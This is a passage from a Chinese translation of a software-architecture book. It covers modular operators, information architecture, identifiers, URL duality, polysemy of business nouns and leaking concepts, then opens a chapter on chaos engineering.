在《设计规则：模块化的力量》一书中，Carliss Baldwin和Kim Clark确定了6种模块化操作法。虽然该书讲的是计算机硬件，但也同样适用于基于分布式服务的系统。书中每个模块的边界都提供了一个选择，方便以后应用这些操作法。下面会简单讨论这些操作法，以及它们如何应用于软件系统。

1. 拆分

拆分将设计分解成模块，或将模块分解为子模块。图16-7显示了系统在“模块1”被拆分成3个部分之前和之后的状况。这通常用于分配工作，在拆分之前，需要了解如何分解功能可以最大限

度地减少新模块的交叉依赖性，并且如何通过增加更多通用模块的价值来弥补额外的拆分工作。



图 16-7 模块拆分前后系统的运行状况

我们先从一个模块开始，该模块决定如何给顾客运送一些产品。该模块使用送货地址决定发货量、送货费用，以及货物到达时间。

图16-8展示了拆分模块的一种方法。在这里，父模块将按顺序调用子模块，其间会将一个子模块的结果传入下一个子模块。




图 16-8 按顺序调用子模块

拆分模块的另一种方法，是为每个承运商拆分一个模块。在这种情况下，父模块可以并行调用子模块，然后决定是向用户呈现最佳结果还是所有结果。这使得模块相互之间更像竞争对手，它还打破了图16-8中所示的不同功能之间的顺序依赖关系。但是，这

种按承运商进行拆分的方法最突出的优势，是对失效的隔离。在上一个模块拆分方法中，哪怕只有其中一个模块失效，整个特性就不起作用。但如果按承运商来划分工作，如图16-9所示，即使一个承运商的服务失效，其他承运商也仍将继续工作。所以总体来说，我们仍然可以通过其他承运商运送货物。当然，这需要假定父模块能并行调用子模块，并在子模块没有响应时执行超时处理。




图 16-9 根据承运商拆分模块

模块拆分的关键，是不能改变原模块的接口。在拆分之前，模块能自己处理所有事情。在拆分之后，模块将工作分派给新的子模块，但仍然能支持同样的接口。

可以参考David Parnas在1971年发表的*On the Criteria to be Used in Decomposing Systems into Modules*，这是一篇很好的关于系统拆分的论文。

2. 替代

如果给定模块化设计，那么“替代”就是用另一个模块来替换某个模块。就好比用英伟达的显示卡替换AMD的显示卡一样（或者反过来替换）。

原模块和替代模块需要共享一个通用接口。这不仅要求它们具有相同的接口，而且父模块所需的接口部分也必须相同。微妙的软件缺陷通常会随着替代的发生而蔓延开来。

在上面的示例中，可以使用UPS快递或美国联邦快递的物流模块，替代最初自己开发的送货模块。

3. 增添和排除

增添是指为系统添加模块，排除是指从系统中删除模块。这两种情况很常见，我们甚至可能不会将其视为设计变更的操作。然而，如果把增添和排除作为第一优先级设计父模块，那么你将得到与以往不同的设计。

如果按照技术来分解系统，那么最终可能会分解出一个写入数据库的模块、一个呈现HTML的模块、一个支持API的模块和一个将它们合在一起的模块。此时，你可以排除多少个模块？或许能排除API模块或HTML模块，但不大可能同时排除这两者。而对于存储接口，可以对其进行替代操作，但绝不能进行排除操作！

假如你有一个能为顾客推荐相关产品的模块，该模块能对外提供一个API，并能管理自己的数据。另外还有一个能显示顾客评分的模块、一个能返回当前售价的模块，以及一个能返回制造商价

格的模块。此时，这些模块中的每一个都可以单独被排除，而不会对系统形成重大的干扰。

第2种分解系统的方法提供的选择更多，系统中能够有更多的空间来排除或增添模块。

4. 反转

反转的工作原理是：将分布在多个模块中的功能上移至系统更高的层级。这为一般性问题设计了良好的解决方案：提取其功能并使之成为首要的关注点。

在图16-10中，几种服务执行A/B测试的方式各不相同。这些方式都是每个服务自己构建的特性.....实现的方式也许各不相同，在这种情况下就可以运用反转。在图16-11中，可以看到“试验”服务被提升到系统的顶层。单个服务无须决定将用户置于控制组还是测试组，只要读取附加到请求中的协议头信息即可。




图 16-10 几种服务各自执行A/B测试




图 16-11 反转

反转的力量很强大。它为变化创造了一个新的维度，并且可以从
中显露出商业机会，就像你在整个操作系统市场中所看到的那
样。

5. 移植

Carliss Baldwin和Kim Clark将移植视为硬件或操作系统模块从一
个CPU到另一个CPU的转移。可以从更通用的视角来看这个问
题，移植实际上是重新利用来自不同系统的模块。每当使用由不
同项目或系统所创建的服务时，其实就在将该服务“移植”到我们的
系统中，如图16-12所示。




图 16-12 “移植”服务

但是，移植加大了耦合的风险，这显然意味着增加了一种新的依赖。如果移植过来的服务的产品路线图与需求不符，那么就必须

进行替代。但即便这样，我们仍然可以从使用它的过程中受益。

这类似于将C语言的源代码从一个操作系统移植到另一个操作系统。调用序列看起来是相同的，但会有一些可能导致错误的细微差异。新的服务消费方必须注意，通过将在生产环境中使用的相同接口，彻底运用该模块。这并不意味着新的调用方必须要复制该模块自身运行的所有单元测试和集成测试，调用方只要确保自己发出的调用能按预期工作即可。

实例化是将模块移植到系统中的另一种方式。我们并不经常讨论这种方式，但这并不是说一个服务的代码只能在一个集群中运行。如果我们需要创建代码自身的副本，并部署一个新实例，那也是一种将服务引入系统的方法。

Carliss Baldwin和Kim Clark认为，上述6种模块化操作法可以创建任意复杂的模块结构。他们还表示，系统的经济价值会随着选项或边界数量的增加而增加。你可以在这些选项或边界上运用上述模块化操作法。

将这些模块化操作法当作思维工具熟练掌握。当查看一组特性时，考虑用3种方法将其分解为模块，想想如何构建能够进行排除或增添操作的模块，看看哪里有潜在的反转机会。

16.3.5 系统架构小结

关于构建具有适应性的系统架构，我们已经讨论了以下几种方法。

- 松散的集群是一个良好的开始。
- 采用演进式架构，并在其中使用微服务、消息、微内核或其他不以字母m开头的技术。
- 异步既有助于对抗稳定性反模式，也有助于构建具有适应性的系统架构。
- 使用显式上下文，使服务可以与许多参与者一起工作，而不是仅与一个参与者保持隐含联系。
- 为未来创造更多选择，留出空间来运用模块化操作法。

我们还需要“医治”导致缺乏灵活性的最后一个“病根”，它妨碍了我们构建、传递和引用数据。

16.4 信息架构

信息架构是构造数据的方式。我们正是使用数据和元数据，来描述那些跟系统息息相关的事情。另外还需要记住，这些数据并不是现实，甚至都不是反映现实的图景，而是一组捕捉现实某些维度的相关模型。我们需要决定选择哪些维度进行建模，哪些维度不必建模，以及在多大程度上进行建模。

当你陷入一种思维范式时，很难看到其局限性。我们中的大多数人是从小关系数据库和面向对象编程的时代起步的，因此我们倾向于从相关的对象及其状态的角度来看世界。关系数据库擅长回答“当前实体E上属性A的值是什么”，但在跟踪实体E上属性A的历史信息方面稍显不足，在表现图或层次结构方面极其不便，在表现图片、声音或视频方面则糟糕透顶。其他种类的数据库模型则擅长处理这些方面。

谁写了《哈姆雷特》？以这个问题为例，在关系模型中，这个问题有一个答案：威廉·莎士比亚。你的关系数据库模式虽然可能允许有共同作者，但肯定不会允许出现克里斯托弗·马洛写了莎士比亚戏剧这样的理论。这是因为关系数据库中的数据表旨在表示**事实**。资源描述框架（三元组存储）中的陈述，则是断言，而非事实。其中的每一个陈述都隐含着这样的疑问：“哦，是吗？谁说的？”

如果从另一个视角来看数据库，那么对大多数数据库来说，改变数据库的行为只是一个瞬间的操作，其本身并不是长期存在的事实。然而，对少数数据库来说，事件本身是主要的，它们会将事件以日志的形式保存起来。它们对当前状态这个概念的理解，其实就是“以前发生过的所有事的累积结果是什么”。

每种数据库都嵌入了一种对世界进行建模的方式。建模所使用的每种范式，都定义了能表达和不能表达的内容。这些模型都不能代表全部的现实，但其中的每一种都可以代表关于现实的某些知识。

在构建系统时所做的工作，就是确定现实世界的哪些维度跟系统息息相关，该如何表示这些维度，以及表示形式随着时间的推移如何能“存活”下来。你还必须决定哪些概念只保留在本地应用程序或本地服务中，哪些概念可以在应用程序或服务之间共享。共享会增加概念的表达力，但这也会产生阻碍变更的耦合。

本节将介绍信息架构影响适应性的一些最重要的方面。这是一个宏大的主题，书中所写仅是九牛一毛。有关该主题的更多信息，请参阅 *Foundations of Databases* 和 *Data and Reality* 这两本书。

16.4.1 消息、事件和命令

在关于事件驱动的一篇文章中，Martin Fowler指出，“事件”这个词被不幸地赋予了很多含义。他和同事确定了3种主要的事件模式，以及一个经常与事件混为一谈的术语。

- 事件通知：一个即发即忘的单向通告，并不期望获得响应或被使用。
- 事件承载状态转移：在事件中对实体的全部或部分进行复制，方便其他系统完成工作。
- 事件溯源：将所有变更记录为描述变更的事件。
- 命令与查询职责分离：使用不同的结构进行读取操作和写入操作。虽然这不是事件，但事件通常会出现其中的命令一侧。

因为持久化事件总线Apache Kafka的出现，事件溯源有了工具的支持。该工具同时具备消息队列和分布式日志的特性，事件会永远保留在日志中（至少在存储空间用完之前是这样）。通过事件溯源，事件本身就成为权威记录。但是通过遍历历史中的每一个事件，计算实体E上属性A的值很耗时间，所以我们经常会保存视图，从而快速解决这个问题，如图16-13所示。



图 16-13 快照数据库

这几个视图可以通过单个事件日志，以各自的方式反映客观事物。这些视图反映事物的“真实”程度彼此相当。此时，事件日志就是唯一的事实，而其他的一切都是缓存，都为处理特定类型的问题而进行了优化。这些视图甚至可以将其当前状态存储在自己的数据库中，如图16-13中的快照数据库。

对事件来说，版本控制将是一个真正的挑战，特别是在拥有多年积累下来的事件的时候。此时，要远离序列化对象之类的封闭格式，靠近JSON或自描述消息之类的开放格式。避免使用需要基于数据库模式生成代码的框架，避免使用需要为每个消息类型编写类的框架，避免使用基于注解的映射的框架。将消息视为数据，而不是对象，这样就能更好地兼容非常旧的格式。

可以运用第14章讨论的一些版本控制原则。从某种意义上讲，消息发送方就是与未来的接口（或许尚未编写）进行通信，而消息接收方就是接收来自遥远过去的调用，所以数据的版本控制非常重要。

利用消息肯定会带来复杂性。人们天生就倾向于以同步的方式表达业务需求，所以将同步转变为异步，需要创造性思维。

16.4.2 让服务自己控制其资源的标识符

假设你为在线零售商工作，并且需要构建一个产品目录服务。如果产品目录服务只包含一个产品目录，那永远是不够用的（请参阅16.4.4节），它应该要处理许多产品目录。如何根据用户群体确定相关目录？

最明显的方法是为每一个产品目录分配一个所有者，如图16-14所示。当用户想访问特定的产品目录时，就可以在请求中加上产品目录所有者ID。



图 16-14 为调用方设定特定产品目录

这样做存在两个问题。

(1) 产品目录服务必须与用户所在的一个特定授权服务相耦合。这意味着调用方和提供方都必须使用相同的身份验证和授权检查协议。该协

议肯定仅在你的组织内部有效，因此会难以与其他合作伙伴协作，另外这也增加了使用新服务的难度。

(2) 一个产品目录所有者只能拥有一个产品目录。如果一个消费方应用程序需要使用多个产品目录，则必须在授权服务中创建多个身份（例如Active Directory中的多个账户ID）。

拥有产品目录服务中的所有目录是不切实际的。对于所有需要产品目录的调用方，产品目录服务应该轻松地为其创建许多良好的产品目录。如图16-15所示，所有用户都可以创建产品目录。产品目录服务为每个特定的产品目录发放一个标识符，用户在后续请求中就可提供该ID。当然，产品目录URL就是非常完美的标识符。



图 16-15 所有用户都可以创建产品目录

实际上，上述产品目录服务就像一个小型的独立SaaS业务。它有许多用户，这些用户可以决定他们想如何使用产品目录。一些用户会很忙碌，且充满活力，他们会一直变更其产品目录。其他用户则可能会受到购物季的时间限制，只为一次性的推广活动构建一个产品目录。这

些都完全合乎情理，不同的用户甚至可能对其产品目录拥有不同的所有权模式。

有时仍然需要确保调用方只能访问一个特定的产品目录，尤其是将服务开放给业务伙伴的时候。如图16-16所示，图中的策略代理可以找到从客户ID（无论是内部客户还是外部客户）到产品目录ID的映射关系。通过这种方式，产品目录的所有权和访问控制的问题，就可以从产品目录服务转移到一个更加能够实现集中控制的地方去处理。



图 16-16 通过策略代理发现映射关系

服务应该发放自身专属标识符，让调用方能够跟踪获取该服务，这样服务可以在更多上下文中发挥作用。

16.4.3 URL的两重性

在提到一个词时，我们可以给其加上引号，而不是单单写出这个词。例如，可以说“冗长”这个词的意思是“使用了太多的词”。这有点像指针和数值之间的区别。我们知道指针指向数值，因此可以作为数值的代表。

URL同样也具有这样的两重性。URL是对值的表示的引用，可以通过解析URL来获取对应的表示，就像解引用指针一样。也可以将URL当作标识符传递，就像传递指针一样。程序可以接收一个URL，将其以文本字符串的形式进行存储，然后再将其传递下去，而不去尝试对其进行解析。或者，程序可能会将URL作为某人或某事的标识符存储起来。当日后系统收到调用方所“出示”的同样的URL时，就能返回该URL所引用的表示。

如果可以把这种两重性利用起来，那么就可以解除许多看似不可能解除的依赖关系。

下面看另一个来自在线零售行业的例子。一家零售商有一个时髦漂亮的网站来展示商品，如图16-17所示，这是该网站一般获取商品信息的方法。传入的请求包含一个商品ID。前端系统会在数据库中查找该ID，获取商品详情，并加以显示。



图 16-17 通过传入的商品ID查找商品

上述做法显然可行，很多网店的确是以这种模式来实现的！但当该零售商收购另一个品牌时，请考虑该如何获取商品信息。此时应该将零售商所有的商品都放入一个数据库中，但这实现起来通常很困难，所以我们决定使用两个数据库：先让前端系统查看商品ID，然后决定究竟访问哪个数据库，如图16-18所示。



图 16-18 根据传入的ID在相应的数据库中查找商品

问题是现在正好有两个商品数据库。在计算机系统中，2是一个荒谬的数字。真正有意义的是0、1和“多”。我们可以利用URL的两重性（既是商品标识符，又是可解析的资源），来支持许多数据库。如图16-19所示的模型。




图 16-19 利用URL的两重性查找商品

每次调用都要对URL进行解析，找出资源所在的源系统，这看起来系统开销会很大。但其实没有关系，可以引入一个HTTP缓存系统来减少延迟。

这种做法的美妙之处在于，前端系统现在甚至都能使用其创建之初尚不存在的服务。只要该新服务能返回有用的商品表示，那么就意味着它工作良好。

另外，谁说商品详情必须要由数据库支持且动态的服务来提供？如果只是通过URL来查看这些详情，那么只管将静态JSON、HTML或XML

文档发布到文件服务器上。同样，也没人说这些商品表示必须要来自公司内部。商品的URL可以指向一个出站API网关，该网关可以作为请求的代理，访问提供方或合作伙伴系统中的商品详情。

你或许能看出这是显式上下文（请参阅16.3.3节）的变体。URL能够带来获取底层表示所需要的上下文，这也是使用URL的原因。与将商品ID插入到URL模板字符串来进行服务调用相比，直接访问静态资源能提供更大的灵活性。

不过需要小心，对于任何外部用户传递过来的URL，都不要随意向其发送请求。请参阅第11章，了解攻击者可能采用的一系列令人震惊的方式。实际上，你需要对发送给用户的URL进行加密，这样就能验证所收到的内容是否对应之前所生成的请求。

16.4.4 拥抱多义性

单一的记录系统是一个基本的企业架构模式，指任何特定的概念都应该恰好源自一个系统，且该系统将成为该概念下所有实体的企业级权威。

然而，实现上述模式时最困难的部分，就是让企业中的方方面面就上述概念的实际内容达成一致。

如果在你的领域中选择一个重要的名词，那么总能发现应该管理该名词所有实例的系统，比如客户、订单、账户、支付、业务规则、患者、地点，等等。名词看起来很简单，但会愚弄我们。针对每个名词，如果在整个组织中收集其定义，那么每个名词都能有好几个定义。下面以“客户”为例进行说明。

- 客户是与我们有合同关系的公司。
- 客户是有权致电并请求我们帮助的人。
- 客户是目前欠我们款的人，或过去付过款的人。
- 客户是在贸易展上遇到的将来某天可能会购买某件商品的人。

哪一个才是客户的定义呢？事实上，上述几项加起来就是客户的定义。可以这样说：由于单个名词具有多义性，因此需要根据业务关系

来分解这些定义。成为客户并不能定义一个人或公司的全部特征。没有人会在早晨醒来说：“很高兴成为通用磨坊食品公司的客户！”这个词只描述了该实体的一个维度，说明组织如何与该实体相关。对销售团队来说，客户是可能某天会签署另一份合同的人。对支持团队来说，客户是可以开服务工单的人。对会计团队来说，客户是有业务关系的人。不同的团队关心客户的不同属性，对团队来说，这些定义不同的客户有着各自的生命周期。支持团队肯定不希望其“通过名称搜索”得到的结果，与销售团队所追求的各个潜在客户列表混在一起。即使是“谁可以创建客户实例”这样简单的问题，其含义也不唯一。

多义性这一挑战，过去曾是企业级共享对象库的死穴，现在是企业级共享服务的死穴。

福无双至，祸不单行。就好像上述问题还不够严重，“暗物质”问题也来凑热闹。记录系统必须为其实体选择一个模型，任何“套不进”模型的事物，系统都无法表示出来。该事物要么会进入一个不同的（可能是隐蔽的）数据库，要么永远不会在任何地方表示出来。

我们不应该为任何给定的概念创建单一的记录系统，而应该从权威信息源的角度思考。允许不同的系统拥有自己的数据，但要强调使用通用的格式和表示来交换信息，这就好比企业的“鸭子类型”⁵。如果能用URL从服务中换取表示，并能像客户一样去使用该表示，那么总的来说，无论数据是来自数据库还是静态文件，该服务就是客户服务。

⁵在计算机程序设计中，鸭子类型指的是鸭子测试的一个应用，决定对象能否用于特定的目的。鸭子测试指的是，如果能像鸭子一样走路，而且能像鸭子一样嘎嘎叫，那么它一定是鸭子。比如在动态语言中，为了调用一个对象的已有方法，你并不需要知道该对象的类型。如果这个对象已经定义了这个方法，则只管去调用该方法。——译者注

16.4.5 避免概念泄露

在迎接数字化音乐的浪潮时，一家电子产品零售商虽然慢了半拍，但还是希望开始在其网站上销售曲目。这个项目使网站的数据模型面临

了许多挑战，其中一个棘手的问题就是定价。该公司现有的系统为每件商品单独定价，但是对于数字音乐，该公司希望能以大量分组的方式，对商品进行定价和重新定价。也就是说在一夜之间，把数以十万计的曲目标上0.89~0.99美元的价格，公司目前的产品管理或销售工具都不能解决这个问题。

有人创造了价格点的概念，将其作为产品管理数据库的实体。这样，每个曲目记录就会有一个字段，保存其特定的价格点。商家需要改变价格点的“金额”字段，这样所有相关的曲目都将被重新定价。

这是一个不错的解决方案，能直接与用户定价新的数字曲目的概念模型相匹配。然而，当涉及需要接受价格点概念的所有其他下游系统时，棘手的问题就出现了。

此前，商品是有价格的。类别、产品和商品这些顾客可见的基本概念，都已经很完善。部门、品类和子品类的公司内部层级结构，也都很好理解。基本上，每个接收商品数据的系统，都会接收到类似价格点这样的其他概念。

但是这些系统是否都需要接收价格点的数据呢？

将价格点作为全局概念引入该零售商的整个系统群中，将是一个巨大的变化。这样做所产生的涟漪效应将会“荡漾”多年。对于协调引入价格点概念所需的所有版本，即使是精于此道的Rube Goldberg也无能为力⁶。但这在当时看起来像是必须要做的，因为其他各个系统肯定都需要知道那些曲目要显示或收取什么价格。

⁶美国漫画家，其漫画描绘了一些复杂机械——通过间接和极端复杂的方式，执行诸如抓痒、倒茶和打鸡蛋之类很简单的任务。设计者必须精确测量，保证机械所有部件都准确运转。只要一个环节出错，原定任务就极有可能失败。——译者注

但价格点并不是其他系统为了自身目的而需要的概念。因为上游数据模型变更，导致商品数据不完整，所以需要引入价格点。

这就是概念泄露到整个企业的例子。价格点是上游系统需要加以利用的一个概念，是让人们处理相关产品主数据库中复杂性的一种方法。

对每个下游系统来说，这只是次要的复杂性。而如果该零售商的上游系统在发布商品时，将价格属性设计到商品中，那么零售商也同样面临“涟漪”的影响。

自然数据模型根本不存在，我们只能随着时间的推移决定如何表示事物、关系和变更。谨慎对待将内部概念泄露给其他系统，这会产生语义和操作的耦合，阻碍未来的变更。

16.4.6 信息架构小结

我们不能捕获现实，只能对现实的某些方面进行建模。自然数据模型根本不存在，只有我们做出的一个个选择。每种数据建模范式都使一些编程语句变得简单，同时使另一些编程语句变得困难甚至难以实现。慎重决定何时使用关系型、数据文档型、图型、键-值型或时序型数据库，这非常重要。

我们总是需要考虑是否应该记录新状态或导致新状态的变更。过去，因为没有足够的磁盘空间，所以构建只保存当前状态的系统，是因为那时没有足够的磁盘空间，而如今这个问题已经不存在了！

使用和滥用标识符会在系统之间造成大量不必要的耦合。可以通过让服务发放标识符而不是接收所有者ID，将耦合关系进行反转。另外，可以利用URL的两重性——既充当令牌，又充当地址——从而解引用实体。

最后，必须谨慎对待将概念暴露给其他系统，否则，有可能会迫使其他系统更多地处理自身并不需要的结构和逻辑。

16.5 小结

变化就是软件的特性，这种变化（适应性）从发布那一刻就开始了。发布才是软件生命的开始，在这之前都是酝酿与准备。系统要么随着时间的推移而成长，适应不断变化的环境，要么逐渐衰退，直到成本超出利润，然后死亡。

将面向生产环境进行发布规划，作为软件必要的组成部分，这样就可以做出低成本且对系统伤害较小的变更。这与下面的情况形成了鲜明的对比：虽然在软件内部进行了应对变更的设计，但在生产环境中忽视造成变更的行为。

第 17 章 混沌工程

想象如下场景。

你说：“嘿，头儿，我打算登录到生产环境，攻击一些服务器。就零零散散的几台，应该不会造成什么破坏。”

你认为这次谈话接下来会怎样？或许最后人力资源的人会找你，命令你清理办公桌走人。你甚至可能会被送到当地的精神病院！攻击服务实例的想法是激进的，但并不是疯狂的。这是混沌工程这门新兴学科中的一种技术。

17.1 不可能构建第二个Facebook去做测试

根据“混沌工程的原则”这个网站的定义，混沌工程指“在分布式系统上进行实验的学科，旨在建立系统能够应对生产环境中的动荡状态的信心”。这意味着混沌工程是凭经验，而不是走形式。我们不去使用模型来理解系统应该做什么，而是通过实验了解系统做了什么。

混沌工程用来应对分布式系统，而且通常是应对大规模的系统。在预生产环境或QA环境中所做的测试，对于了解生产环境中的大规模系统的行为，并不具有太多指导意义。4.7节提到了不同实例处理速率的差异，会令系统在生产环境中的行为产生质的不同，这一点也适用于流量。与未发生拥塞的网络相比，拥塞的网络的行为会在本质上有不同。那些能在低延迟和低损耗的网络中正常工作的系统，可能会在拥塞的网络中“一命呜呼”。另外预生产环境的经济性也必须考虑，此时的预生产环境永远不会是生产环境的全尺寸复制品。你会去构建第二个Facebook，来作为Facebook的预生产版本吗？当然不会。这样一来，就很难从非生产环境中了解整个系统。

为什么要把所有的重点都放在整个系统上？这是因为只有在整个系统中时，许多问题才会表现出来，例如导致超时的过度重试、层叠失效、一窝蜂、响应缓慢和单点失效等。

由于规模问题，我们既无法在非生产环境中模拟上述问题，也不能通过单独测试组件来获得信心。事实证明，像并发性一样，安全性也不是一个可组合的属性。虽然两个服务各自都是安全的，但它们的组合并不一定安全。例如，请考虑图17-1中的系统。客户端对其调用设置了50毫秒的超时。两个服务提供方的响应时间分布如下：一个服务的平均响应时间为30毫秒，另一个服务的平均响应时间为20毫秒，而两者第99.9百分位的响应时间都长达40毫秒。



图 17-1 不同服务组合响应时间分布

客户端可以很有信心地调用其中任何一个服务，但假设它需要依次调用这两个服务，按平均值算，这两次调用仍会在50毫秒的超时范围之

内。不过，实际上有相当大比例的调用会超出这个时间窗口，客户端现在看起来访问了不可靠的服务。这就是为什么混沌工程强调要从整个系统的视角看问题，它需要应对在单个组件中无法观察到的那些新冒出的属性。

17.2 混沌工程的先驱

